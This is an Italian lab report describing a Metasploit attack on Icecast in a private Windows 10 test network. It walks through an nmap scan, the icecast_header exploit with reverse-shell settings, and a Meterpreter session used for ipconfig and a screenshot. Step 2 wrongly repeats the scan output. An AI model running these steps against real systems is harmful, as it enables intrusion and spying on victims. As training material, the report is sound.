Report: Exploit su Windows 10 con Icecast

Obiettivo
Sfruttare una vulnerabilità del software**Icecast** su Windows 10 per ottenere una sessione Meterpreter, visualizzare l'indirizzo IP della vittima e catturare uno screenshot.

1. Identificazione dell'Indirizzo IP della Vittima
Passaggi eseguiti:
1. Avvio di una scansione della rete con **nmap** per identificare il servizio Icecast:

```
┌──(kali㉿kali2023)-[~]
└─$ sudo nmap -sV -p 8000 192.168.62.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 11:43 CET
Nmap scan report for 192.168.62.5
Host is up (0.0038s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  http    Icecast streaming media server
MAC Address: 76:81:41:C0:F0:5F (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.29 seconds
```

Conclusione: L'indirizzo IP della vittima è stato identificato.

2. Sfruttamento della Vulnerabilità di Icecast

Passaggi eseguiti:

1. Avvio di Metasploit:

```
┌──(kali㉿kali2023)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
```

2. Selezione dell'exploit per Icecast:


```
┌──(kali㉿kali2023)-[~]
└─$ sudo nmap -sV -p 8000 192.168.62.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 11:43 CET
Nmap scan report for 192.168.62.5
Host is up (0.0038s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  http    Icecast streaming media server
MAC Address: 76:81:41:C0:F0:5F (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.29 seconds
```

3. Configurazione dei parametri:

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.62.5
RHOSTS ⇒ 192.168.62.5
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.62.4
LHOST ⇒ 192.168.62.4
msf6 exploit(windows/http/icecast_header) > set LPORT 4446
LPORT ⇒ 4446
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.62.4:4446
[*] Sending stage (177734 bytes) to 192.168.62.5
[*] Meterpreter session 1 opened (192.168.62.4:4446 → 192.168.62.5:64773) at 2025-03
-14 11:52:30 +0100

meterpreter >
```

Risultato atteso: Apertura di una sessione **Meterpreter**.

3. Raccolta Informazioni sulla Vittima

Visualizzazione dell'indirizzo IP della vittima:


```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Red Hat VirtIO Ethernet Adapter
Hardware MAC : 76:81:41:c0:f0:5f
MTU          : 1500
IPv4 Address : 192.168.62.5
```

Risultato atteso: IP della macchina Windows 10.

Cattura dello screenshot della vittima:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/qronRCsm.jpeg
```

Risultato atteso: Un file immagine salvato nella directory di Metasploit.



Conclusioni

L'attacco è stato completato con successo:
- Identificato l'IP della macchina Windows 10.
- Sfruttata la vulnerabilità di **Icecast** per ottenere una sessione Meterpreter.
- Raccolti dati tramite **ipconfig** e acquisito uno **screenshot**.

Questo esercizio ha permesso di comprendere l'uso di **Metasploit** per testare vulnerabilità e di rafforzare le misure di sicurezza in ambienti reali.